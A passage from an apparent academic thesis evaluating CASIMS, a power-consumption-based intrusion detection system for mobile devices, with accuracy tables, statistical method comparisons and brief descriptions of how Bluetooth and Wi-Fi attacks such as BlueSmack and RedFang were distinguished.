HP iPAQ 4155	951.9	160.0	312.7	1207.1	1125.4	487.3	1107.0	1186.4	400.5	749.6	482.9	743.1	0.4	505.0
Palm Treo 700w	1105.4	1207.1	1186.4	1207.1	N/A	1125.4	679.3	291.8	1009.6	546.1	951.9	194.8	23.1	989.2
Dell Axim X30	107.0	746.5	478.4	1186.6	846.9	459.1	546.1	77.7	695.2	1185.4	131.5	176.2	356.4	970.4
Dell Axim X50v	60.2	1207.1	5.6	775.7	730.2	491.5	979.1	633.3	1044.5	0.1	1145.5	812.7	7.1	951.9
Dell Axim X51	1207.1	595.8	455.2	1207.1	N/A	482.2	809.9	262.0	240.3	561.6	1186.8	1020.0	36.1	487.5
Dell Axim X51v	1207.1	1131.9	108.6	1207.1	N/A	922.9	935.5	247.7	855.1	625.8	1207.1	403.6	1008.1	439.9
Verizon XV6700	1207.1	1207.1	1008.1	897.3	N/A	1165.9	1186.4	439.9	1027.2	679.3	827.0	961.1	1165.9	3.1

The results of the Anderson-Darling test [93] in Table 6-3 show a comparison against a 5% test with one degree of freedom. It becomes evident that very few of the attacks, highlighted in yellow in Table 6-3, fall below the critical value of 7.879 and as a result the null hypothesis can be thrown out. This shows statistically that CASIMS generates a comparison that is not random and as such imparts some information. In Table 6-4 the accuracy of the comparisons are presented. Over the series of 134 attacks and base traces CASIMS had an average identification rate slightly above 75%. This number is conservative due to the nature of some of the attacks as discussed in the following sections. Despite the overlapping properties CASIMS excels at identifying many attacks but certain ones especially well such as BlueSYN, PingBlender, PSM Scan, and BlueSmack.

Table 6-4 Attack Identification Statistics (Success)

Attacks	Blue Base	Blue Smack	Blue Snarf	Blue SYN	BSS	Car Whisp	Ping Blender	Ping Flood	PSM Scan	Red Fang	SYN Flood	USSP Push	WiFi Base	WiFi Blue Base	Average
Cingular 8125	100.0	93.6	52.8	95.2	N/A	85.9	74.4	84.0	96.8	81.9	98.4	90.6	0.0	100.0	81.1
HP iPAQ hx2795b	12.8	37.6	82.5	88.1	96.9	50.8	71.5	95.2	94.4	91.2	50.8	99.2	92.0	92.5	75.4
Samsung SCH-i730	89.3	64.8	73.6	98.4	N/A	96.8	76.8	90.5	96.2	100.0	15.2	94.4	60.8	64.8	78.6
HP iPAQ 4155	89.6	40.9	54.4	100.0	96.8	66.1	96.1	99.2	60.6	80.3	65.9	80.0	5.5	67.2	71.6
Palm Treo 700w	96.0	100.0	99.2	100.0	N/A	96.8	76.8	52.8	92.1	69.6	89.6	44.4	20.0	91.2	79.1
Dell Axim X30	34.8	80.2	65.6	99.2	84.9	64.4	69.6	30.7	77.6	99.2	37.8	42.6	57.6	90.4	66.8
Dell Axim X50v	27.9	100.0	0.8	81.6	79.4	66.4	90.8	74.4	93.5	6.4	97.6	83.3	0.0	89.6	63.7
Dell Axim X51	100.0	72.4	64.2	100.0	N/A	65.8	83.2	50.4	48.6	70.5	99.2	92.5	23.2	66.2	72.0
Dell Axim X51v	100.0	97.1	35.0	100.0	0.0	88.3	88.9	49.2	85.3	74.0	100.0	60.8	92.0	92.5	75.9
Verizon XV6700	100.0	100.0	92.0	87.2	N/A	98.4	99.2	63.2	92.8	76.8	84.0	90.0	98.4	98.4	90.8
Average	75.0	78.7	62.0	95.0	71.6	78.0	82.7	69.0	83.8	75.0	73.8	77.8	45.0	85.3	75.2

6.5.2 Comparison Methodology Selection

Throughout the development of CASIMS there have been three different signature methodologies proposed to compare a signature against a trace. These included a two-dimensional distance formula, a cubic spline interpolation of the signature, and a two-sided cubic spline interpolation of the signature. While each of these methodologies possessed their own strengths and weaknesses, criteria were developed to evaluate their functionality using a representative sample of attacks against the Dell Axim X51. As each signature relied on the comparison method to develop a self-comparison distance distribution it was felt that this

distribution could be used to evaluate the methodologies as well. Ideally, the distribution created would result in as consistent of a comparison as possible, indicated by a small standard deviation. This would translate that the comparison method and the model it generated captured a larger amount of the entropy present in the singular traces. Thus, the method with the lowest average standard deviation over the 134 signature library would be considered optimum.

However, it was discovered that despite possessing a lower standard deviation some of the comparison methods provided a lower rate of accurate identifications. Upon further examination it became evident that standard distribution was a poor choice to describe the accuracy of the model. While a lower standard deviation does imply a model is more consistent, it does not imply that it is correct. Each comparison method generates a distance and the smallest distance is most correct. It was believed that the method that produced the smallest average distance over its self-comparison would have a higher chance of providing a closer to correct comparison. For completeness both evaluation methods will be presented. However, the final selection of the comparison methodology is performed using the lowest average distance.

6.5.2.1 Lowest Average Distance Comparison

As an unknown activity is presented to CASIMS it is initially converted into a singular trace. The resulting trace is compared against each of the singular traces used to generate it. Using the methods outlined in Section 4.6.3, a distance measurement is returned for how well the signature approximates the singular traces. The smaller the distance measurement the more likely the singular trace is the same attack as is represented by the trace. Therefore, it can be assumed that the identification method with the smallest average distance for the self-comparisons represents the best modeling capabilities. Table 6-5 shows the distances for the Dell Axim 51 over the range of supported attacks.

Table 6-5 Average Distance of Self-Comparison Populations

Method	Blue Smack	Blue Snarf	Blue SYN	Car Whisp	Ping Blender	Ping Flood	PSM Scan	Red Fang	SYN Flood	USSP Push	Average
Two-Dimensional Distance	56.81025	59.13163	120.9545	50.84307	67.52231	81.46267	106.4764	80.75143	70.67035	95.23504	78.98577
One-Sided Cubic Spline	572.4563	539.9532	1740.928	670.8889	1529.094	1814.98	671.2513	309.5348	1246.743	728.6445	982.4474
Two-Sided Cubic Spline	544.4929	513.5133	1690.848	648.1432	1539.49	1814.228	646.2364	269.159	1239.855	683.3225	958.9289

It becomes evident that during self-comparisons the two-dimensional distance method proves far superior with a much lower average distance of 78.98 as shown in Table 6-5 compared to the other methods examined. On average the identifications made using this method were an order of magnitude lower when normalized over the average incorrect comparison distance (i.e., the distance to incorrect matches). For example, the average distance for BlueSmack was 56.81 with the two-dimensional distance method, while the average distance of 572.45 with the one-sided cubic spline method and 544.49 with the two-sided cubic spline method were significantly higher indicating less matching accuracy. Under this redefined criteria, the two-dimensional comparison method proves far superior. This is further supported during our full system validation testing.

6.5.2.2 Standard Deviation Comparison

A distribution is generated during the creation of a signature. For the purposes of using standard deviation to evaluate the quality of the signature a normal distribution must be assumed, which is justified in Section 6.5.2.3. An analysis on the resulting comparisons can be tested for standard deviation using Equation 6-2 [93]. X is the distance resulting from the comparison and σ^2 is the standard deviation of the signature self-comparison distribution.

$$\sigma = \sqrt{E(X^2) - \big(E(X)\big)^2} \qquad \text{Equation 6-2}$$

Each of the aforementioned comparison methodologies were then used to generate the signature library for the 134 attacks and base lines. The distance approach of comparing a signature and trace proved to be superior and was selected to create our signatures. An evaluation of this method's impact on the normalcy of the signatures self-comparison is discussed in Section 6.5.2.3. Table 6-6 represents a summary of the findings from the standard deviation analysis.

Table 6-6 Results from Standard Deviation Testing

Method	Blue Smack	Blue Snarf	Blue SYN	Car Whisp	Ping Blender	Ping Flood	PSM Scan	Red Fang	SYN Flood	USSP Push	Average
Two-Dimensional Distance	41.4	39.7	93.7	35.9	52.0	58.9	68.9	30.9	55.4	53.3	53.0
One-Sided Cubic Spline	42.6	47.8	115.8	42.5	82.9	100.9	116.9	30.9	89.0	60.9	73.0
Two-Sided Cubic Spline	21.3	23.9	57.9	21.3	41.5	50.4	58.5	15.5	44.5	30.4	36.5

As is evident in Table 6-6 the two-sided cubic spline approach provides the lowest average standard deviation at 36.5 of the three methods while the two-dimensional distance is second best at 53.0. As noted earlier when testing these methods in a complete evaluation of the system it was found that the two-sided cubic spline did not perform as well as expected. In fact the two-dimensional distance proved far superior. This hinted at two possible problems, standard deviation did not provide a good evaluation of a method, or the two-dimensional distance formula did not have a normal distribution. The following section further investigates the second of these possibilities.

6.5.2.3 Validation of a Normal Distribution

Section 4.6.3 provided an overview of the three approaches to comparing a signature against a trace. As stated in Section 4.6.3 utilizing standard deviation to determine the best mechanism to identify a trace requires that underlying population has a normal distribution [93]. Under the central limit theorem in order for a population to be considered normal it must meet three conditions. First the samples must be independent, next they must have finite variance, and finally they must be identically distributed [93].

During the sampling process, each data set was taken over the course of a constantly repeating attack. This results in the samples being independent of each other, satisfying the first condition. As an outcome of our comparison methodologies being a form of calculating distance from a signature to a trace there is finite variance in the resulting self-comparison population. This is caused by the fact that a distance for a trace may never be more than the sum of points that comprise a trace. However, the third condition for the central limit theorem cannot be assumed. In order to verify the normalcy of the distance population a test must be preformed. The Anderson-Darling test, shown in Equation 6-3 [93], is widely considered one of the most accurate tests for determining departures from normalcy. A^2 is the test statistic, Y is the sorted sample set, and $F(\,)$ is the normal cumulative distribution function.

$$A^2 = -N - S$$

$$S = \sum_{i=1}^{N} \frac{(2i-1)}{N} \left[\ln\left(F(Y_i)\right) + \ln\left(1 - F(Y_{N+i-1})\right)\right]$$

Equation 6-3

It should be noted that Anderson-Darling does not test for normalcy but rather tests from divergence from it [93]. The null hypothesis of the test (H_0) is that the data follows a specific distribution, while the alternative hypothesis (H_a) is that the data does not follow a specific distribution. For our testing purposes the confidence level is deemed as 99% to verify or reject the null hypothesis. This translates into a critical value for A^2 of 1.035. If the result falls under this then the null hypothesis is not rejected. As stated previously we still cannot definitively state that the distribution is normal; there is strong evidence that it might be. Table 6-7 demonstrates the results for the Anderson-Darling test as performed on the selected comparison methods.

Table 6-7 Results of Anderson-Darling Test

Method	Blue Smack	Blue Snarf	Blue SYN	Car Whisp	Ping Blender	Ping Flood	PSM Scan	Red Fang	SYN Flood	USSP Push	Total Passed
Two-Dimensional Distance	1.634987	1.541275	2.769073	1.937678	1.946404	2.178222	1.850192	0.765955	2.372458	0.755251	2
One-Sided Cubic Spline	1.109748	1.020664	0.532671	0.829747	0.933924	1.202739	0.664233	0.765954	0.49407	0.413514	8
Two-Sided Cubic Spline	1.109754	1.020682	0.532674	0.829747	0.933925	1.202745	0.664238	0.765938	0.494065	0.41351	8

In Table 6-7, eight out of ten distributions show strong evidence of normalcy on the Axim X51 for both cubic spline approaches. This does not mean that the two that failed are not somewhat normal distributions. The Anderson-Darling test proves to be very sensitive in distributions with greater than 30 elements [93]. While ideally every distribution would pass this test, those that fail may still prove informative. That is not to say that they do not have the chance to induce a false positive or incorrect identification. However, by proving that a substantial portion of these tests pass we can utilize standard deviation as a goodness of fit for selecting our attack comparison methodology with relative confidence. On the other hand, the two-dimensional distance method scored poorly with only two out of ten tests passing. This leads us to believe that indeed this method does not produce a normal distribution.

These results show standard deviation is not a good measure of the effectiveness of a model. This can be attributed to the nature of the distribution of the models. As we cannot assume they are normally or otherwise distributed, so other criteria were required for the evaluation of the comparison methods.

6.6 Analysis

Through extensive testing we have shown that CASIMS can accurately model the instantaneous current consumption of an attack on a mobile device. More so, this model can be utilized to successfully identify an attack with a high degree of statistical significance. During the development and testing of CASIMS several visual and statistical trends were made apparent. In this section we will discuss some of the more prevalent ones as well as discuss their impact on the CASIMS and additional insight that can be discerned from our results.

6.6.1 Functional Trends

During the course of our analysis of CASIMS functionality we achieved a high rate of identification for most attacks. However, there were a few cases that were detected by CASIMS but that suffered unusually low matching, such as Ping Flood, PSM Scan, and Wi-Fi Base. Additional information can be garnered by taking a deeper look into the more detailed comparison results for each attack. Table 6-8 shows a detailed comparison for each of the attacks on the Dell Axim X51. Successful matches are highlighted in gray, and misidentified attacks are highlighted in yellow. Six examples are discussed in this section.

Table 6-8 Detailed Summary of CASIMS Results for a Dell Axim X51

Attacks	Blue Base	Blue Smack	Blue Snarf	Blue SYN	Car Whisp	Ping Blender	Ping Flood	PSM Scan	Red Fang	SYN Flood	USSP Push	WiFi Base	WiFi BlueBase
Blue Base	100.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%
Blue Smack	0.0%	72.4%	25.7%	0.0%	0.0%	0.0%	0.0%	1.9%	0.0%	0.0%	0.0%	0.0%	0.0%
Blue Snarf	0.8%	34.2%	64.2%	0.0%	0.0%	0.0%	0.0%	0.8%	0.0%	0.0%	0.0%	0.0%	0.0%
Blue SYN	0.0%	0.0%	0.0%	100.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%
Car Whisp	0.0%	1.7%	0.0%	0.0%	65.8%	0.0%	0.0%	0.8%	0.0%	0.0%	31.7%	0.0%	0.0%
Ping Blender	0.0%	0.0%	0.0%	13.6%	0.0%	83.2%	1.6%	0.0%	0.0%	1.6%	0.0%	0.0%	0.0%
Ping Flood	0.0%	0.0%	0.0%	24.0%	0.0%	25.6%	50.4%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%
PSM Scan	1.0%	1.9%	8.6%	0.0%	22.9%	0.0%	0.0%	48.6%	0.0%	0.0%	17.1%	0.0%	0.0%
Red Fang	29.5%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	70.5%	0.0%	0.0%	0.0%	0.0%
SYN Flood	0.0%	0.0%	0.0%	0.8%	0.0%	0.0%	0.0%	0.0%	0.0%	99.2%	0.0%	0.0%	0.0%
USSP Push	0.0%	0.8%	0.0%	0.0%	5.8%	0.0%	0.0%	0.8%	0.0%	0.0%	92.5%	0.0%	0.0%
WiFi Base	35.2%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	10.4%	0.0%	0.0%	23.2%	31.2%
WiFi BlueBase	16.2%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	0.0%	8.5%	0.0%	0.0%	9.2%	66.2%

An analysis shows there is a trend for every attack that suffered from a low identification rate (below 70%). In each case there are one or two primary candidates that are misidentified as the attack in question. From an analysis perspective with CASIMS, BlueSmack and BlueSnarf were somewhat similar and considered to be noisy Bluetooth attacks. BlueSmack is executed with the l2ping command line and is the equivalent of a Bluetooth ping flood, while BlueSnarf generates similarly high device activity because of the repeated OBEX Push Authentication attempts. This similarity seems to be with the high volume of repetitive Bluetooth communications. BlueSmack was correctly identified on the Dell Axim X51 72.4% of the time while being misidentified 25.7% of the time with BlueSnarf. BlueSnarf was correctly identified 64.2% of the time during testing while being misidentified with BlueSmack 34.2% of the time. The two attacks are overlaid in Figure 6-23 and are difficult to differentiate without the aid of CASIMS analysis. Even with only slight differences, CASIMS was still able to correctly identify each attack the majority of time.




Figure 6-23 Signature of BlueSmack and BlueSnarf on a Dell Axim X51

Car Whisperer and USSP-Push were somewhat similar and are considered to be quiet Bluetooth attacks. Car Whisperer attempts to gain access to the targeted device through an open interface using weak passkey requests with only two numeric combinations, so it is fairly quiet compared to other attacks. We also had to modify our script to allow a short sleep of 0.010 seconds between launches; else our notebook computer and the mobile device would not handle the communications. This may explain the difficulties in observing distinctive attack characteristics and differentiating it from similar activity, such as USSP-Push. USSP-Push is a

Bluetooth OBEX object pusher for Linux, using the BlueZ protocol stack. It allows for sending files to any device listening for OBEX connections, so the similarity seems to be that both attempt to inject traffic and have somewhat lengthy, low volume pauses between communication attempts. Car Whisperer was correctly identified on the Axim X51 65.8% of the time while being misidentified 31.7% of the time with USSP-Push. However, USSP-Push was correctly identified 92.5% of the time during testing, so this quiet attack is identifiable. The two attacks are overlaid in Figure 6-24 and have a majority of their points in the low frequency range. Even with only slight differences, CASIMS was still able to correctly identify each attack the majority of time.




Figure 6-24 Signature of USSP-Push and CarWhisperer on a Dell Axim X51

BlueSYN, PingBlender, and Ping Flood were somewhat similar and considered to be noisy attacks. BlueSYN is executed with BlueSmack generating a Bluetooth equivalent of a ping flood and it is combined with a SYN flood. PingBlender is a ping flood combined with a BlueSmack, while a ping flood is executed with a high volume of large ICMP packets. This similarity seems to be with the high volume of repetitive Wi-Fi communications, and BlueSYN and PingBlender are blended attacks that also include significant Bluetooth communications. BlueSYN was correctly identified on the Axim X51 100% of the time and was the most distinguishable attack with CASIMS. PingBlender was correctly identified 83.2% of the time, while being misidentified 13.6% of the time with BlueSYN. Ping Flood was correctly identified 50.4% of the time, while being misidentified with BlueSYN 24.0% of the time and with PingBlender 25.6% of

the time. The three attacks are overlaid in Figure 6-25. Even with only slight differences, CASIMS was still able to correctly identify each attack the majority of time.




Figure 6-25 Signature of BlueSYN, PingBlender, and Ping Flood on a Dell Axim X51

PSM Scan, Car Whisperer and USSP-Push were somewhat similar and are considered to be quiet Bluetooth attacks. PSM scan provides the capability to scan the Bluetooth L2CAP for open TCP and UDP ports from 1 to 65535 and vulnerable applications associated with them. Car Whisperer attempts to gain access to the targeted device through an open interface using weak passkey, so it is fairly quiet compared to other attacks. USSP-Push is a Bluetooth OBEX object pusher for Linux, using the BlueZ protocol stack. It allows for sending files to any device listening for OBEX connections, so the similarity seems to be that all three attempt to inject traffic or scan for open ports. PSM scan was correctly identified 48.6% of the time and was a weak performer because of the scan cycling; it was misidentified with Car Whisperer 22.9% of the time and USSP-Push 17.1% of the time. Car Whisperer was correctly identified on the Axim X51 65.8% of the time while being misidentified 31.7% of the time with USSP-Push. However, USSP-Push was correctly identified 92.5% of the time during testing, so this quiet attack is distinguishable. The three attacks are overlaid in Figure 6-26 and have a majority of their points in the low frequency range. Even with only slight differences, CASIMS was still able to correctly identify each attack the much of time.




Figure 6-26 Signature of PSM Scan, USSP-Push, and CarWhisperer on a Dell Axim X51

RedFang and BlueBase were quite similar and considered to be very quiet. RedFang scans to find non-discoverable (or stealth mode) Bluetooth devices by conducting a brute-force search of the last six bytes of the device's Bluetooth address. BlueBase was the baseline observations of the device with the Bluetooth radio on in discoverable mode. This similarity seems be with the low volume of Bluetooth communications. The RedFang scan was observed to cycle quickly and then pause for a long period. This may account for the commonality in CASIMS analysis. RedFang was correctly identified on the Axim X51 70.5% of the time, while being misidentified 29.5% of the time with BlueBase. BlueBase was correctly identified 100% of the time, and was the most distinguishable baseline in CASIMS analysis. The RedFang scan and BlueBase are overlaid in Figure 6-27. Even with only slight differences, CASIMS was still able to correctly identify each the majority of time.




Figure 6-27 Signature of RedFang and BlueBase on a Dell Axim X51

WiFiBase, BlueBase, and WiFiBlueBase were somewhat similar and considered to be very quiet. WiFiBase was the baseline with the Wi-Fi radio on. BlueBase was the baseline observations of the device with the Bluetooth radio on in discoverable mode. WiFiBlueBase was the combination with Wi-Fi and Bluetooth radios on. WiFiBase was inconsistently identified 23.2% of the time, while it was misidentified with WiFiBlueBase 31.2% of the time and BlueBase 35.2% of the time, which is understandable and likely due to ambient network activity. In all three cases, there was minimal communications volume. WiFiBlueBase was correctly identified on the Axim X51 66.2% of the time, while being misidentified 16.2% of the time with BlueBase and with WiFiBase 9.2% of the time. BlueBase was correctly identified 100% of the time, and was the most distinguishable baseline in CASIMS analysis. WiFiBase, BlueBase, and WiFiBlueBase are overlaid in Figure 6-28. Even with only slight differences, CASIMS was still able to correctly identify BlueBase, and WiFiBlueBase the majority of time. Moreover, CASIMS is so sensitive that it is differentiating nuances between combination of Bluetooth and Wi-Fi radio with only ambient activity.




Figure 6-28 Signature of WiFiBase, WiFiBlueBase, and BlueBase on a Dell Axim X51

6.6.2 Theoretical Trends

At the beginning of CASIMS development questions were raised to the nature of the similarity of devices and attacks. First, we focused on whether or not an attack on one device would appear to be similar to another device. Second, we investigated how these similarities translate across devices and across the same device family, such as the Dell Axim series. It should be noted that these trends are theoretical in nature and only observed. This is due to the nature of the system, since it is not easy to test across multiple devices for similarity.

